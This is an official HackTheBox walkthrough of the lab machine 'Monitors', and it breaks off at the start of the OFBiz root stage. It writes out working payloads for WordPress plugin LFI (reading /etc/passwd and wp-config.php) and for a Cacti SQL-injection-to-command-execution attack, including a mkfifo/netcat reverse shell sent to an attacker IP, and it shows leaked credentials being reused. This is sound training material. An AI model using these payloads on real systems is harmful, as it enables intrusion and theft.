HACKTHEBOX

Monitors

4th October 2021 / Document No D21.100.135

Prepared By: TheCyberGeek

Machine Author(s): TheCyberGeek

Difficulty: Hard

Classification: Official

Synopsis

Monitors is a hard Linux machine that involves `WordPress plugin` exploitation leading to a `command injection` via `SQL injection` through a well known network management web application in order to get a shell on the system. Then by performing basic service file enumeration one can gain the user password and thus a foothold to the system through SSH. The root stage consists of a `Java based XML RPC deserialization` attack against `Apache OFBiz` to gain a shell in a Docker container. Then it is possible by abusing the `CAP_SYS_MODULE` capability to load a malicious kernel module against the host and escalate privileges to root.

Skills Required

- Linux Enumeration
- Web Enumeration
- Docker Enumeration
- Troubleshooting

Skills Learned

- Local File Inclusion
- Abusing MySQL Misconfigurations
- Exploit modification
- Java Deserialization
- CAP_SYS_MODULE Docker Capability

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.238 | grep ^[0-9] | cut -d '/' -f1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.238
```

```
nmap -sC -sV -p$ports 10.10.10.238

Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-28 12:42 BST
Nmap scan report for monitors.htb (10.10.10.238)
Host is up (0.52s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ba:cc:cd:81:fc:91:55:f3:f6:a9:1f:4e:e8:be:e5:2e (RSA)
|   256 69:43:37:6a:18:09:f5:e7:7a:67:b8:18:11:ea:d7:65 (ECDSA)
|_  256 5d:5e:3f:67:ef:7d:76:23:15:11:4b:53:f8:41:3a:94 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome to Monitor &#8211; Taking hardware monitoring seriously
|_http-generator: WordPress 5.5.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.45 seconds
```

Nmap reveals that OpenSSH and Apache are listening on their default ports.


Apache

Browsing to port 80, a message is displayed that direct IP access is not allowed.

```
Sorry, direct IP access is not allowed.

If you are having issues accessing the site then contact the website administrator:
admin@monitors.htb
```

We add the disclosed virtual host to our `/etc/hosts` file and navigate to http://monitors.htb.

```
echo "10.10.10.238 monitors.htb" | sudo tee -a /etc/hosts
```



WordPress

On the footer of the website we can see that the website is hosted through **WordPress**. Using `wpscan` we perform enumeration of the web application and check for the vulnerable plugins.

```
wpscan --url http://monitors.htb
```

```
wpscan --url http://monitors.htb

[+] URL: http://monitors.htb/ [10.10.10.238]
[+] Started: Tue Sep 28 13:01:26 2021

<SNIP>
[i] Plugin(s) Identified:

[+] wp-with-spritz
 | Location: http://monitors.htb/wp-content/plugins/wp-with-spritz/
 | Latest Version: 1.0 (up to date)
 | Last Updated: 2015-08-20T20:15:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 4.2.4 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://monitors.htb/wp-content/plugins/wp-with-spritz/readme.txt
```

Navigating to the `readme.txt` of the plugin we spot a version number.

```
http://monitors.htb/wp-content/plugins/wp-with-spritz/readme.txt
```

```
== Changelog ==

= 1.0 =
* This is the first release candidate.
```

Searching on https://google.com for a vulnerability disclosure we find a proof of concept code on Exploit-DB.

```
1. Version Disclosure

/wp-content/plugins/wp-with-spritz/readme.txt

2. Source Code

if(isset($_GET['url'])){
$content=file_get_contents($_GET['url']);

3. Proof of Concept

/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?
url=/../../../..//etc/passwd
/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?
url=http(s)://domain/exec
```

By utilising the proof of concept and navigating to the `passwd` file we verify that we have LFI against the target host.

```
http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?
url=/../../../../etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
marcus:x:1000:1000:Marcus Haynes:/home/marcus:/bin/bash
Debian-snmp:x:112:115::/var/lib/snmp:/bin/false
mysql:x:109:114:MySQL Server,,,:/nonexistent:/bin/false
```

Enumerating the file system also shows that there is a default Apache virtual host configuration file, the default name is `000-default.conf` as mentioned here.

```
http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../../../etc/apache2/sites-enabled/000-default.conf
```

```
# Default virtual host settings
# Add monitors.htb.conf
# Add cacti-admin.monitors.htb.conf

<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin admin@monitors.htb
    DocumentRoot /var/www/html
    Redirect 403 /
    ErrorDocument 403 "Sorry, direct IP access is not allowed. <br><br>If you are having issues accessing the site then contact the website administrator: admin@monitors.htb"
    UseCanonicalName Off
    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    # For most configuration files from conf-available/, which are
    # enabled or disabled at a global level, it is possible to
    # include a line for only one particular virtual host. For example the
    # following line enables the CGI configuration for this host only
    # after it has been globally disabled with "a2disconf".
    #Include conf-available/serve-cgi-bin.conf
</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet

```

The comments of the virtual host file disclose the configuration file names of both `monitors.htb` and a secondary configuration file for `cacti-admin.monitors.htb`. Browsing to the `monitors.htb.conf` configuration file we find the default **WordPress** installation.

```
http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../../../etc/apache2/sites-enabled/monitors.htb.conf
```

```
<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin admin@monitors.htb
    ServerName monitors.htb
    ServerAlias monitors.htb
    DocumentRoot /var/www/wordpress

    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    # For most configuration files from conf-available/, which are
    # enabled or disabled at a global level, it is possible to
    # include a line for only one particular virtual host. For example the
    # following line enables the CGI configuration for this host only
    # after it has been globally disabled with "a2disconf".
    #Include conf-available/serve-cgi-bin.conf
</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet

```

Searching for the default configuration file of **WordPress** leads us to this link.

> One of the most important files in your WordPress installation is the wp-config.php file. This file is located in the root of your WordPress file directory and contains your website's base configuration details, such as database connection information.

Since we now know the location of the configuration file through the virtual host and the directory where the **WordPress** installation is stored we can visit the `wp-config` file and see a new set of credentials disclosed.

```
http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../../../var/www/wordpress/wp-config.php
```

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wpadmin' );

/** MySQL database password */
define( 'DB_PASSWORD', 'BestAdministrator@2020!' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

Attempting to authenticate to the **WordPress** login fails with both `wpadmin:BestAdministrator@2020!` and `admin:BestAdministrator@2020!`. Going back to the virtual host configuration files we notice the `cacti-admin.monitors.htb` subdomain.

Cacti


```
http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?
url=/../../../../etc/apache2/sites-enabled/cacti-admin.monitors.htb.conf
```

```
<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin admin@monitors.htb
    ServerName cacti-admin.monitors.htb
    DocumentRoot /usr/share/cacti
    ServerAlias cacti-admin.monitors.htb

    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

    ErrorLog /var/log/cacti-error.log
    CustomLog /var/log/cacti-access.log common

    # For most configuration files from conf-available/, which are
    # enabled or disabled at a global level, it is possible to
    # include a line for only one particular virtual host. For example the
    # following line enables the CGI configuration for this host only
    # after it has been globally disabled with "a2disconf".
    #Include conf-available/serve-cgi-bin.conf
</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet

```


We add the `cacti-admin` subdomain to our hosts file.

```
10.10.10.238  monitors.htb cacti-admin.monitors.htb
```


When navigating to the `cacti-admin` subdomain we are presented with a login page which discloses the version number.



Testing authentication we are able to authenticate with the username of `admin` and the previously found password `BestAdministrator@2020!`.



In order to access the vulnerable section of the site we visit `Presets` and choose `Colors` which will bring us to a color selection/filter section of the site.



By capturing the request in `BurpSuite` when exporting a specific color via the search bar, we are presented with the `GET` request utilised by the proof of concept which we must append the filter parameter and payload to.

```
&filter=1')+UNION+SELECT+1,username,password,4,5,6,7+from+user_auth;update+settings+set
+value='ping+-c+3+10.10.14.83;'+where+name='path_php_binary';--+-
```


Request

```
GET /cacti/color.php?action=export&header=false&filter=
1')+UNION+SELECT+1,username,password,4,5,6,7+from+user_auth;update+settings+set+value='ping+-c+3+10.10.14.83;'+w
here+name='path_php_binary';--+- HTTP/1.1
Host: cacti-admin.monitors.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://cacti-admin.monitors.htb/cacti/color.php
Cookie: Cacti=fsr02g94v6ckd5a5lnioht4uk2; cross-site-cookie=bar
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 03 Oct 2021 21:45:55 GMT
Server: Apache/2.4.29 (Ubuntu)
Last-Modified: Sun, 03 Oct 2021 21:45:55 GMT
X-Frame-Options: SAMEORIGIN
Set-Cookie: cross-site-cookie=bar; SameSite=Strict;
Content-Security-Policy: default-src *; img-src 'self' data: blob:; style-src 'self' 'unsafe-inline'; script-src
'self'  'unsafe-inline'; frame-ancestors 'self'; worker-src 'self'
P3P: CP="CAO PSA OUR"
Cache-Control: no-store, no-cache, must-revalidate
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Content-Disposition: attachment; filename=colors.csv
Content-Length: 117
Connection: close
Content-Type: application/csv

"name","hex"
"",""
"admin","$2y$10$TycpbAes3hYvzsbRxUEbc.dTqTOMdgVipJNBYu8b7rUlmB8zn8JwK"
"guest","43e9a4ab75570f5b"
```

Before triggering the remote code execution we start a `tcpdump` to capture ICMP requests. In order to trigger the command execution we must navigate to `/cacti/host.php?action=reindex` which will load the vulnerable code into memory and execute.



Once we have triggered the remote code execution we check our terminal to see if we received any ICMP requests on `tcpdump`.

```
tcpdump -i tun0 icmp
```

```
sudo tcpdump -i tun0 icmp

tcpdump: verbose output suppressed, use -v[v]... for full protocol
decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
23:33:18.238354 IP monitors.htb > 10.10.14.83: ICMP echo request, id
3552, seq 1, length 64
23:33:18.238395 IP 10.10.14.83 > monitors.htb: ICMP echo reply, id
3552, seq 1, length 64
23:33:19.240799 IP monitors.htb > 10.10.14.83: ICMP echo request, id
3552, seq 2, length 64
23:33:19.241093 IP 10.10.14.83 > monitors.htb: ICMP echo reply, id
3552, seq 2, length 64
23:33:20.242399 IP monitors.htb > 10.10.14.83: ICMP echo request, id
3552, seq 3, length 64
23:33:20.242491 IP 10.10.14.83 > monitors.htb: ICMP echo reply, id
3552, seq 3, length 64
```

Since we know now that we can trigger remote code execution, we apply a new payload to gain a shell on the target host. We start a `netcat` listener locally.

```
nc -lvvp 4444
```

Then we edit the command to gain remote code execution on the target host.

```
GET /cacti/color.php?
action=export&header=false&filter=1')+UNION+SELECT+1,username,password,4,5,6,7+from+use
r_auth;update+settings+set+value='rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-
i+2>%261|nc+10.10.14.83+4444+>/tmp/f;'+where+name='path_php_binary';--+-
```

When visiting `/cacti/host.php?action=reindex` we notice that our payload is not being triggered but `tcpdump` is getting hit with three more ICMP requests, there seems to be some on site caching taking place so we log out, log back in, replace the cookie in `BurpSuite` with our new cookie, fire the payload again then visit `/cacti/host.php?action=reindex`.

```
nc -lvvp 4444

listening on [any] 4444 ...
connect to [10.10.14.83] from monitors.htb [10.10.10.238] 59262
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ script /dev/null bash
Script started, file is /dev/null
$ /bin/bash -i
www-data@monitors:/usr/share/cacti/cacti
```

Privilege Escalation to Marcus

After upgrading our shell to PTY, we begin enumerating the filesystem to see if we can identify any potential privilege escalation possibilities and after some enumeration an irregular service file is discovered which points to a script `/home/marcus/.backup/backup.sh` and it allows `www-data` user to start the service.

```
www-data@monitors:/etc/systemd/system$ cat cacti-backup.service

[Unit]
Description=Cacti Backup Service
After=network.target

[Service]
Type=oneshot
User=www-data
ExecStart=/home/marcus/.backup/backup.sh

[Install]
WantedBy=multi-user.target
```

Reading the contents of `/home/marcus/.backup/backup.sh` discloses `Marcus` password of `VerticalEdge2020`.

```
www-data@monitors:/etc/systemd/system$ cat
/home/marcus/.backup/backup.sh

#!/bin/bash

backup_name="cacti_backup"
config_pass="VerticalEdge2020"

zip /tmp/${backup_name}.zip /usr/share/cacti/cacti/*
sshpass -p "${config_pass}" scp /tmp/${backup_name}
192.168.1.14:/opt/backup_collection/${backup_name}.zip
rm /tmp/${backup_name}.zip
```

Now we can SSH to `marcus@monitors.htb` and obtain the user flag.

```
ssh marcus@monitors.htb

marcus@monitors.htb's password:
<SNIP>
marcus@monitors:~$ wc -c user.txt
33 user.txt
```

Privilege Escalation to root

While performing enumeration on the target we identified a web application listening internally on port `8443`.


```
netstat -ant

Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
State
tcp        0      0 127.0.0.53:53           0.0.0.0:*
LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*
LISTEN
tcp        0      0 127.0.0.1:8443          0.0.0.0:*
LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*
LISTEN
tcp        0      1 10.10.10.238:60646      1.1.1.1:53
SYN_SENT
tcp        0    208 10.10.10.238:22         10.10.14.83:40528
ESTABLISHED
tcp6       0      0 :::80                   :::*
LISTEN
tcp6       0      0 :::22                   :::*
LISTEN
```

We exit the current SSH session and forward the port locally since port 8443 is listening internally on the target host.

```
ssh marcus@10.10.10.238 -L 8443:127.0.0.1:8443
```

```
ssh marcus@10.10.10.238 -L 8443:127.0.0.1:8443
marcus@10.10.10.238's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-151-generic x86_64)
<SNIP>
marcus@monitors:~$
```

Browsing to the website on https://127.0.0.1:8443 we are presented with a 404 page.




Apache OFBiz

Performing directory enumeration returns results.

```
